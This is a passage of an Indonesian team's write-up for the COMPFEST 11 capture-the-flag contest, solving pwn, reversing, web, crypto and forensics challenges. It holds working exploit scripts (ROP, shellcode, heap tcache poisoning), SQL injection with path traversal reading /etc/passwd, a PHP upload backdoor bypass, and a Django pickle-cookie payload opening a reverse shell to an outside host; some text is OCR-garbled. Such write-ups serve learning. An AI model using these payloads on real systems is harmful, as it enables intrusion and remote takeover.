

# Write Up COMPFEST 11

(/●▽●)/\*:·° ✨

Abdillah Muhamad  
Usman Abdul Halim  
Lu William Hanugra

# DAFTAR ISI

<b>DAFTAR ISI</b>	<b>1</b>
<b>Pwn</b>	<b>3</b>
Let's Jump	3
Cara Pengerjaan	3
Kode	3
Flag	4
I Hate `log` with Base `e`	5
Cara Pengerjaan	5
Kode	5
Flag	7
You Must Strong Enough to Fight Me	8
Cara Pengerjaan	8
Kode	8
Flag	10
<b>Rev</b>	<b>11</b>
Works Works Works	11
Cara Pengerjaan	11
Basic rev dengan base64 encoding dan XOR.	11
Kode	11
Flag	11
<b>Web</b>	<b>12</b>
Super Secure Filter	12
Cara Pengerjaan	12
Flag	13
Pendaftaran Volunteer AYEY	14
Cara Pengerjaan	14
Flag	15
Pemetaan Perguruan Tinggi	16
Cara Pengerjaan	16
Flag	17
FileShack	18
Cara Pengerjaan	18
Kode	21

Flag	22
<b>Crypto</b>	<b>23</b>
Optimus Prime	23
Cara Pengerjaan	23
Kode	23
Flag	24
<b>Forensic</b>	<b>25</b>
Cable News Network	25
Cara Pengerjaan	25
Flag	25
File Separation	26
Cara Pengerjaan	26
Code	26
Flag	27
Encang Maman Belajar Ngoding	28
Cara Pengerjaan	28
Flag	28
<b>Bonus</b>	<b>29</b>
Game Start	29
Cara Pengerjaan	29
Flag	29
Bergabunglah di Discord Kami	29
Cara Pengerjaan	29
Flag	29
Ikuti Akun Instagram Compfest	29
Cara Pengerjaan	29
Flag	30

# Pwn

## Let's Jump

### Cara Pengerjaan

Basic ROP dengan constraint di argument pada fungsi flag.

### Kode

solve.py

```
#!/usr/bin/env python
from pwn import *

context.terminal = ['tmux', 'split-window', '-h']
context.log_level = ['debug', 'info', 'warn'][1]

BINARY = './problem'
HOST = "104.250.105.109"
PORT = 19001

r = tube; elf = ELF; libc = ELF

pop_rdi = 0x400923
pop_rsi_r15 = 0x400921

def exploit(REMOTE):
    # gdb.attach(r, 'b *0x400858')
    payload = 'A' * 9
    payload += p64(pop_rdi)
    payload += p64(1)
    payload += p64(pop_rsi_r15)
    payload += p64(0x400952) # str.Hehehew
    payload += p64(0xdeadbeef)
    payload += p64(0x4007B6) # flag
    r.sendlineafter('\n', payload)

if __name__ == '__main__':
    REMOTE = os.getenv('REMOTE')
    elf = ELF(BINARY, checksec=False)
```

```
if REMOTE:
    r = remote(HOST, PORT)
    # libc = ELF('~/.ctf/defcon/libc.so.6', checksec=False)
else:
    r = elf.process(aslr=False)
    # libc = r.libc
    info(r.pid)

exploit(REMOTE)
r.interactive()
```

term

```
$ REMOTE=1 python2 solve.py
[+] Opening connection to 104.250.105.109 on port 19001: Done
[*] Switching to interactive mode
COMPFEST11{jump_and_play_with_ret_gadget}
[*] Got EOF while reading in interactive
```

Flag

COMPFEST11{jump\_and\_play\_with\_ret\_gadget}

# I Hate `log` with Base `e`

## Cara Pengerjaan

Shellcode terbatas pada 4 open, read, write, dan getdents. Dari sini sudah terlihat ada ls shellcode dan orw untuk leak. Untuk mendapatkan flag, kami harus mendapatkan **graph.txt** dan **dir\_generator.cpp**. Dari ini, di dapat lokasi dari **flag.txt**.

## Kode

solve.py

```
#!/usr/bin/env python
from pwn import *

context.terminal = ['tmux', 'split-window', '-h']
context.log_level = ['debug', 'info', 'warn'][1]
context.arch = 'amd64'

HOST = "104.250.105.109"
PORT = 19004

r = tube; elf = ELF; libc = ELF

def exploit(REMOTE):
    if sys.argv[1] == 'ls':
        payload = ''
        payload += shellcraft.open(sys.argv[2], 0, 0)
        payload += shellcraft.getdents64('eax', 'rsp', 0x500)
        payload += shellcraft.write(constants.STDOUT_FILENO, 'rsp', 0x500)
        payload += shellcraft.exit(0)
        info(payload)

    if sys.argv[1] == 'cat':
        payload = ''
        payload += shellcraft.open(sys.argv[2], constants.O_RDONLY, 0)
        payload += 'subq rsp, 0x1000\n'
        payload += shellcraft.read(5, 'rsp', 0x1000)
        payload += shellcraft.write(constants.STDOUT_FILENO, 'rsp', 0x1000)
        info(payload)

sc = asm(payload)
sc_len = len(sc)
```

```

info('sc:')
info(hexdump(sc))
info('len %d' % sc_len)

r.sendlineafter(':', str(sc_len))
r.sendlineafter(':', str(sc))

if __name__ == '__main__':
    REMOTE = 1

    r = remote(HOST, PORT)
    exploit(REMOTE)

    buf = r.recvall()
    info(hexdump(buf))
    print buf
    r.close()

```

term

```

$ python2 solve.py cat /opt/graph.txt > graph.txt
$ head graph.txt
250 12429
196 211
211 195
196 65
211 218
195 229
65 130
$ tail graph.txt
72 233
212 155
220 36
62 150
87 137
31
$ python2 solve.py cat /opt/dir_generator.cpp > dir.cpp
$ g++ dir.cpp -o dir
$ ./dir < graph.txt | grep flag
cp ../flag.txt 196/65/31/
$ python2 solve.py cat /opt/arena/196/65/31/flag.txt

```

```
...  
COMPFEST11{s0_m4nY_l_n_H3r3}
```

Flag

```
COMPFEST11{s0_m4nY_l_n_H3r3}
```



# You Must Strong Enough to Fight Me

## Cara Pengerjaan

Classic heap exploit dengan tcache poisoning. Leak libc bisa didapat dengan beberapa cara, tapi disini saya menggunakan overlapping chunk dengan mengubah size menjadi large bin. Btw, ada exploitable BoF di bagian edit().

## Kode

solve.py

```
#!/usr/bin/env python
from pwn import *

context.terminal = ['tmux', 'split-window', '-h']
context.log_level = ['debug', 'info', 'warn'][1]

BINARY = './problem'
HOST = "104.250.105.109"
PORT = 19009

def add(idx, size, msg):
    r.sendlineafter(':', '1')
    r.sendlineafter(':', str(idx))
    r.sendlineafter(':', str(size))
    r.sendafter(':', str(msg))

def show(idx):
    r.sendlineafter(':', '2')
    r.sendlineafter(':', str(idx))
    return r.recvuntil('\nDONE\n', 1)

def edit(idx, msg):
    r.sendlineafter(':', '3')
    r.sendlineafter(':', str(idx))
    r.sendafter(':', str(msg))

def delete(idx):
    r.sendlineafter(':', '4')
    r.sendlineafter(':', str(idx))

def exploit(REMOTE):
    r.sendlineafter(':', '0')
```

```

r.sendlineafter(':', '\x00')
add(0, 0x18, 'A' * 0x18)
add(1, 0x18, 'B' * 0x18)
for i in range(10):
add(2, 0xA8, str(i) * 0xA8)
add(13, 0x18, '/bin/sh\x00')
# add(52, 0x18, 'X' * 0x18)
delete(1)
delete(1)

leak = show(1)[:8]
heap = u64(leak) - 0x30
info('heap %x' % heap)
# if not REMOTE: gdb.attach(r, 'brva 0x1826')
edit(1, p64(heap + 0x20))
add(3, 0x18, 'A' * 8 + p64(0x4f1))
add(3, 0x18, 'A' * 8 + p64(0x4f1))
delete(1)
leak = show(1)[:8]
libc.address = ((u64(leak) - libc.sym['__malloc_hook']) &
0xFFFFFFFFFFFFFFFF000) + libc.address
info('libc %x' % libc.address)
add(10, 0x28, 'a' * 0x28)
add(11, 0x28, 'b' * 0x28)
delete(10)
edit(10, p64(libc.sym['__free_hook']))
add(12, 0x28, 'b' * 0x28)
add(12, 0x28, p64(libc.sym['system']))
delete(13) # shell

if __name__ == '__main__':
    REMOTE = os.getenv('REMOTE')
    elf = ELF(BINARY, checksec=False)

    if REMOTE:
        r = remote(HOST, PORT)
        libc = ELF('./libc-2.28.so', checksec=False)
    else:
        r = elf.process(aslr=False)
        libc = r.libc
        info(r.pid)

    exploit(REMOTE)
    r.interactive()

```

term

```
$ REMOTE=1 python2 solve.py
[+] Opening connection to 104.250.105.109 on port 19009: Done
[*] heap 55fbc88d1250
[*] libc 7fd6ecc96000
[*] Switching to interactive mode
$ ls -la
total 36
drwxr-xr-x 1 root root 4096 Jul 29 07:54 .
drwxr-xr-x 1 root root 4096 Aug  3 09:39 ..
-rwxrwxr-x 1 root root 14712 Jul  8 15:07 problem
-rw-rw-r-- 1 root root 254 Jul  8 15:07 result
-rw-rw-r-- 1 root root 3976 Jul 27 07:15 source.c
drwxr-xr-x 2 root root 4096 Jul 29 07:54 this_is_what_you_want
$ cat this_is_what_you_want/*
COMPFEST11{b3_4w4R3_Of_m35sAg3_sTRinG_89412ab1}
```

## Flag

COMPFEST11{b3\_4w4R3\_Of\_m35sAg3\_sTRinG\_89412ab1}

# Rev

## Works Works Works

### Cara Pengerjaan

Basic rev dengan base64 encoding dan XOR.

### Kode

solve.py

```
buf = [
    0xffffffffd9, 0xffffffffb2, 0xffffffffb9, 0xfffffffff4, 0xfffffffffe3,
    0xffffffffc7, 0xffffffffda, 0xffffffffec, 0xffffffffe3, 0xffffffffb3,
    0xffffffffd1, 0xffffffffd2, 0xffffffffc5, 0xffffffffd6, 0xfffffffff4,
    0xffffffffd9, 0xffffffffd4, 0xffffffffb1, 0xffffffffc9, 0xffffffffd4,
    0xffffffffc5, 0xffffffffee, 0xffffffffb9, 0xffffffffc3, 0xffffffffd1,
    0xffffffffd6, 0xffffffffce, 0xffffffffc6, 0xffffffffc6, 0xffffffffe8,
    0xffffffffd2, 0xffffffffaf, 0xffffffffd5, 0xffffffffb0, 0xffffffffe8,
    0xffffffffca, 0xffffffffd2, 0xffffffffec, 0xffffffffd1, 0xffffffffd2,
    0xffffffffc5, 0xffffffffe8, 0xffffffffe8, 0xffffffffe4
];

buf = [(i + 0x80) & 0xFFFFFFFF for i in buf]
buf = ''.join(map(chr, buf))
buf = buf.decode('base64')
buf = [ord(i) ^ 0x20 for i in buf]
buf = ''.join(map(chr, buf))
print buf
```

term

```
$ python2 solve.py
COMPFEST11{xor32_base64_shift128}
```

### Flag

COMPFEST11{xor32\_base64\_shift128}

# Web

## Super Secure Filter

### Cara Pengerjaan

Pada website yang diberikan penyerang dapat menginputkan template apapun yang akan di render oleh template engine yang digunakan, namun sudah ada filter menggunakan **safe** yang ternyata belum cukup karena implementasi yang buruk.

Menggunakan payload `{{ mammals }} {{ request }}` dapat membypass filter yang digunakan, kemudian ada filter yang bisa di abuse untuk mendapatkan flag.

```
/code/myapp/templatetags/myfilters.py in angkabukan
```

```
6.
7. @register.filter(name='ambildong')
8. def ambildong(a, b):
9.     return getattr(a, b)
10.
11. @register.filter(name='angkabukan')
12. def angkabukan(a):
13.     return cobacek(a)
14.
15. @register.filter(name='isinya')
16. def isinya(a):
17.     return dir(a)
18.
19. def cobacek(a):
```

► Local vars

Menggunakan payload `{{ mammals }}{{ arthropods|ambildong:"__doc__" }}`  
Kemudian didapatkan flagnya



mammals}}COMPFEST11{djan90\_cu5t0m\_template\_filters\_d0nt\_for3t\_t0\_set\_debu9\_fal5e}<br>

Referensi :

<https://smarposecurity.blogspot.com/2017/09/csaw-ctf-2017-web-150-write-up-shia.html>

Flag

**COMPFEST11{djan90\_cu5t0m\_template\_filters\_d0nt\_for3t\_t0\_set\_debu9\_fal5e}**

## Pendaftaran Volunteer AYEY

### Cara Pengerjaan

Challenge

32 Solves

×

# Pendaftaran Volunteer AYEY

## 328

Sekarang adalah tahun 2100. kamu hidup di dunia di mana semuanya ada, kecuali meme. di tahun di mana meme diperlakukan layaknya narkoba, kamu harus sembunyi-sembunyi jika kamu mau simpan barang haram ini.

Kamu adalah seorang detektif anti-meme. Menurut informanmu, website pendaftaran volunteer AYEY telah disalahgunakan untuk penyimpanan meme ilegal. Gudang meme ini bukan hanya menyimpan meme dalam bentuk JPEG, tapi juga MP4, GIF, dan bahkan ZIP! tapi aku tak yakin dengan informasi ini(Hati-hati Hoax), terakhir kali aku hanya bisa menupload dalam bentuk JPEG. Bisakah kamu mengungkap penyimpanan gudang meme ini?

<http://104.250.105.109:19018/>

Pembuat soal: andeeka

Flag

Submit

Soal yang diberikan mempunyai fitur untuk registrasi sebagai volunteer dan memiliki form upload pas photo yang bisa di bypass menggunakan file dengan ekstensi berakhir **.jpg.php** dan dengan menggunakan content-type **image/png** kita berhasil mengupload file backdoor dan menemukan flag pada gambar meme



Flag

**COMPFEST11{s3nd1ng\_f4ke\_m41l\_huh?}**



## Pemetaan Perguruan Tinggi

### Cara Pengerjaan

Challenge

12 Solves

×

# Pemetaan Perguruan Tinggi

## 495

Yuk, buka <http://104.250.105.109:19008>

- Layanan untuk mencatat rencana pilihan program studi dan perguruan tinggi siswa SMA.
- Pengguna dapat mendaftar dengan Nomor Induk Siswa (NIS) 2 - 300.
- Untuk mengantisipasi NIS 2 - 300 telah terdaftar, pengguna dapat login dengan

NIS: 1  
Password: compfest

Pembuat soal: finishal

Flag

Submit

Diberikan website Pemetaan perguruan tinggi beberapa fitur pada aplikasi tersebut adalah ( login, register, forgot pass, logout, download\*, lihat hasil, profile, rubah password ) ditemukan

### SQL Injection pada parameter urut di file deltxhasil.php

← → ↻ ⓘ Not secure | 104.250.105.109:19008/includes/deltxhasil.php?urut=p%27%2Crank5sun%2Cnis&tahapan=5

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ",rank5sun,nis' at line 5

Menggunakan SQLmap untuk mengekstrak datanya agar menghemat waktu

```
sqlmap.py -u
```

```
http://104.250.105.109:19008/includes/deltxhasil.php\?urut=111%27\&tahapan=1 -D docker
-T data_siswa --dump
```

[illegible]

Flag

**COMPFEST11{beware\_of\_SQLI}**

## FileShack

Cara Pengerjaan

Challenge

2 Solves

×

# FileShack

## 1000

We build a repository for secret files with modern web framework. <http://104.250.105.109:19080>

Pembuat soal: Fariskhi Vidyan

↓ api.py

↓ urls.py

Flag

Submit

```

16 def download(request, token):
17     file_path = None
18
19     try:
20         # Protection against "SQL Injection"
21         token = token.replace("'", '')
22         token = token.replace('; ', '')
23         token = token.replace('\\', '')
24         file_list = File.objects.raw('SELECT * FROM fileboard_file WHERE token="%s"' % token)
25         for file in file_list:
26             file_path = file.file_path
27     except:
28         raise Http404
29
30     if file_path:
31         file_dir = os.path.dirname(os.path.dirname(os.path.dirname(os.path.abspath(__file__))))
32         file_path = file_dir + '/files/' + file_path
33         request.session['last_viewed'] = token
34         return serve(request, file_path, '/')
35     else:
36         raise Http404
37

```

```
Request
Raw Params Headers Hex
GET
/Files/xxx22320xNtj0N205ELectN201,x2212eac3a1eca088abae2634e3d486a54522973bd4x22,0x2e2e2f2e2e2f2e2e2f6574632f7063737764x23 HTTP/1.1
Host: 104.250.105.109-19808
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8,es;q=0.7,id;q=0.6,ms;q=0.5
Cookie: admin=1;wp-config=93622d3a37149c6d46f1e788984846e9d9755a15zrFTUyQkYf7J5Mbl;pass=da1ddbeed1d4471b038304c3f999c36b3faad61;PHPSESSID=rc3f368530864e1e65b34710765a;sessionid=.e3xy71aagABiVWuMqS10vlyz3TyJlNtpEV1QkYf7KQ57-rGdyhV6iGzGulHnsGnQw3pYkQc3aYa7RnbqBnpFYIzQz80Z0z0b30R0K0YVb11AeAwMq5cgmUmsGobKp6PqAERgJ0d1:1htu0d:-vPSHnT91j7xL3rpuatZ2M1
Connection: close

Response
Raw Headers Hex
HTTP/1.1 200 OK
Server: gunicorn/19.9.0
Date: Sat, 03 Aug 2019 13:48:24 GMT
Content-Type: application/octet-stream
Content-Length: 961
Last-Modified: Sat, 03 Aug 2019 06:49:12 GMT
X-Frame-Options: SAMEORIGIN
Vary: Cookie
Set-Cookie: sessionid=.e3xy71aagABiVWuMqS10vlyz3TyJlNtpEV1QkYf7KQ57-rGdyhV6iGzGulHnsGnQw3pYkQc3aYa7RnbqBnpFYIzQz80Z0z0b30R0K0YVb11AeAwMq5cgmUmsGobKp6PqAERgJ0d1:1htu0d:-vPSHnT91j7xL3rpuatZ2M1; expires=Sat, 17 Aug 2019 13:48:24 GMT; HttpOnly; Max-Age=1209600; Path=/; SameSite=Lax

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lpx:x:7:1:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:10534:/:/nonexistent:/usr/sbin/nologin
ctf:x:1000:1000::/home/ctf:/bin/sh
```

```
Response
Raw Headers Hex
HTTP/1.1 200 OK
Server: gunicorn/19.9.0
Date: Sat, 03 Aug 2019 15:36:18 GMT
Connection: close
Content-Type: text/x-python
Content-Length: 630
Last-Modified: Sat, 03 Aug 2019 06:43:06 GMT
X-Frame-Options: SAMEORIGIN
Vary: Cookie
Set-Cookie:
sessionid=.eJxNSj0LwjAUdHDzT4S4Fkle0pd0lg6C1EGd5TV5BcGtolkE3TtGf68BF--4L7jn_P2Z_fDI0-JC4_V00_OdY55eKU1x7Da7Tuzbbb
s-CF1JDUzBk0ZAynvqiaE3lk2MHg1tDdA400crK5WAC4d_d8oBDmhKM1hjQISynENbMqJGLnJYA5dns8zj6gvGKizY:1htw4w:NpBvpqqHPsYvoeC
SuqXlfqoULgI; expires=Sat, 17 Aug 2019 15:36:18 GMT; HttpOnly; Max-Age=1209600; Path=/; SameSite=Lax

#!/usr/bin/env python
"""Django's command-line utility for administrative tasks."""
import os
import sys

def main():
    os.environ.setdefault('DJANGO_SETTINGS_MODULE', 'FileShack.settings')
    try:
        from django.core.management import execute_from_command_line
    except ImportError as exc:
        raise ImportError(
            "Couldn't import Django. Are you sure it's installed and "
            "available on your PYTHONPATH environment variable? Did you "
            "forget to activate a virtual environment?"
        ) from exc
    execute_from_command_line(sys.argv)

if __name__ == '__main__':
    main()
```

**File :** ../../../../proc/self/cwd/manage.py

**Query :**

/file/xx%22%20UNION%20SELECT%201,%2212eac3a1eca088abae2b34e3dd86a64522973bd4%22,0x2e2e2f2e2e2f2e2f70726f632f73656c662f6377642f6d616e6167652e7079%2

**File :** ../../../../proc/self/cwd/FileShack/settings.py

**Query :**

/file/xx%22%20UNION%20SELECT%201,%2212eac3a1eca088abae2b34e3dd86a64522973bd4%22,0x2e2e2f2e2e2f2e2f70726f632f73656c662f6377642f46696c65536861636b2f73657474696e67732e7079%23

Berdasarkan file manage.py kita dapat menemukan file settings.py pada folder FileShack yang berisi SECRET\_KEY yang dapat digunakan untuk melakukan forge cookie dan RCE

```
# SECURITY WARNING: keep the secret key used in production secret!
SECRET_KEY = '14wzd&o9dg1_ukfajt(6)bs5j*nhf2#_xop^ry_y)5f8m0apq'
```

Kami menggunakan kode berikut untuk mendapatkan reverse shell

```
#!/usr/bin/python
import django.core.signing, django.contrib.sessions.serializers
from django.http import HttpResponse
import pickle
import os

SECRET_KEY='14wzd&o9dg1_ukfajt(6)bs5j*nhf2#_xop^ry_y)5f8m0apq'
cookie='gASVAwAAAAAAB9IC4:1hturX:VWrjUrNjiGbNvdTWtkgVUpZ6Pto'
newContent =
django.core.signing.loads(cookie,key=SECRET_KEY,serializer=django.contrib.sessions.serial
izers.PickleSerializer,salt='django.contrib.sessions.backends.signed_cookies')
class PickleRce(object):
    def __reduce__(self):
        return (os.system,("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\
"redacted.id",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);";)"))
newContent['testcookie'] = PickleRce()

print(django.core.signing.dumps(newContent,key=SECRET_KEY,serializer=django.contrib.se
ssions.serializers.PickleSerializer,salt='django.contrib.sessions.backends.signed_cookies',co
mpress=True))
```

Referensi : <https://blog.scr.t.ch/2018/08/24/remote-code-execution-on-a-facebook-server/>

## Kode

```
ctf@507efcf2a37c:/ctf$ cat Dockerfile
cat Dockerfile
FROM python:3.6
ENV PYTHONUNBUFFERED 1
RUN mkdir /ctf
WORKDIR /ctf
ADD requirements.txt /ctf/
RUN pip install -r requirements.txt
ADD . /ctf
RUN useradd ctf
```

```
# Flag
ARG flag
ARG flag_path
RUN mkdir /var/flag
RUN printf $flag > $flag_path
RUN chmod 555 $flag_path
```

```
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
ctf@507efcf2a37c:/ctf$ python -V
python -V
Python 3.6.9
ctf@507efcf2a37c:/ctf$ uname -a
uname -a
Linux 507efcf2a37c 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 GNU/Linux
ctf@507efcf2a37c:/ctf$ cat /var/flag/*
cat /var/flag/*
COMPFEST11{sQLi_4Nd_tH3N_Rc3_uWu_6c1d7fef}ctf@507efcf2a37c:/ctf$
```

Flag

**COMPFEST11{sQLi\_4Nd\_tH3N\_Rc3\_uWu\_6c1d7fef}**

# Crypto

## Optimus Prime

### Cara Pengerjaan

Diberikan 2 buah file dengan 10 jt list angka yang beberapa diantaranya adalah bilangan prima, dan 2 diantara bilangan prima adalah yang bisa digunakan untuk decrypt ciphertext.

Pertama: Pisahkan terlebih dahulu bilangan prima yang ada di file nums.txt

Kedua: Pakai bilangan prima yang ada, buat kombinasi dari 2 bilangan prima, yang akan di proses untuk mendecrypt ciphertext yang diberikan

### Kode

```
from Crypto.Util.number import isPrime as p
from Crypto.Util.number import inverse
from Crypto.Util.number import long_to_bytes
from itertools import combinations as c
from Crypto.Util.number import isPrime
import string

#get LIST PRIME
# with open('nums.txt') as f:
#     for line in f:
#         line = line.strip()
#         if isPrime(int(line)):
#             print line

prz = ''
LIST PRIME
''.split()

res = list(c(prz, 2))
e = 65537
c =
338670735698040963765180639828416725008497862027962246270005546216647906190
06908817048929
for i in res:
    p, q = int(i[0]), int(i[1])
    phi = (p-1)*(q-1)
```



```
d = inverse(e, phi)
m = long_to_bytes(pow(c, d, p*q))
if all(x in string.printable for x in m):
    print m
```

Flag


COMPFEST11{z4fIRr\_i5\_aW3s0me\_ya}

# Forensic

## Cable News Network

Cara Pengerjaan

Menggunakan [stegsolve](#)



Flag

COMPFEST11{preprocessing\_convolutional\_neural\_network\_yeay}

## File Separation

### Cara Pengerjaan

Ada 8 file yang terpisah, ini adalah sebuah gambar (.jpg) yang di pisah menjadi 8 bagian. Dapat dibuktikan dengan melihat file dengan nama "FUONSYBYZZFIZRO24CR7TUIJUOMMPWNL"

```
~$ hd FUONSYBYZZFIZRO24CR7TUIJUOMMPWNL | head
00000000 ff d8 ff e1 09 95 45 78 69 66 00 00 4d 4d 00 2a |.....Exif..MM.*|
00000010 00 00 00 08 00 07 01 12 00 03 00 00 00 01 00 01 |.....|
00000020 00 00 01 1a 00 05 00 00 00 01 00 00 00 62 01 1b |.....b..|
00000030 00 05 00 00 00 01 00 00 00 6a 01 28 00 03 00 00 |.....j.(...|
00000040 00 01 00 02 00 00 01 31 00 02 00 00 00 20 00 00 |.....1.....|
00000050 00 72 01 32 00 02 00 00 00 14 00 00 00 92 87 69 |.r.2.....i|
00000060 00 04 00 00 00 01 00 00 00 a8 00 00 00 d4 00 0a |.....|
00000070 fc 80 00 00 27 10 00 0a fc 80 00 00 27 10 41 64 |....'.....'.Ad|
00000080 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 43 53 |obe Photoshop CS|
00000090 36 20 28 4d 61 63 69 6e 74 6f 73 68 29 00 32 30 |6 (Macintosh).20|
```

<https://www.filesignatures.net/index.php?page=search&search=FFD8FFE1&mode=SIG>



1 Results Found For <b>FFD8FFE1</b>		
Extension	Signature	Description
☆ <a href="#">JPG</a>	<a href="#">FF D8 FF E1</a>	Digital camera JPG using Exchangeable Image File Format (EXIF)

### Code

Menggunakan permutasi untuk menebak urutan yang benar

```
from itertools import permutations as p

first = open('file/FUONSYBYZZFIZRO24CR7TUIJUOMMPWNL').read()

a = [
    open('file/5TJKUQMMHVSH6N260VGyseML7MR7XYMV').read(),
    open('file/7UEIMXOSXHB7QMAK7ESUJFZ6W4S73L2Y').read(),
    open('file/MXXRYR7KVHCQYQCCPTC4YTTZI4CVRHEB').read(),
    open('file/O2KA5QQJO7SADZKP3REYQADUB7MR3CT6').read(),
    open('file/L6MX2CYFKDEYXEZ5QWHHM4Q57H6WSJQK').read(),
    open('file/YUAE3MNDTWG67BGF4BKXLF2XNXWWGCV').read(),
    open('file/LVF5LK4BNHVVW2K5DBT4J7KIQJD4MQDQH').read()
```

```

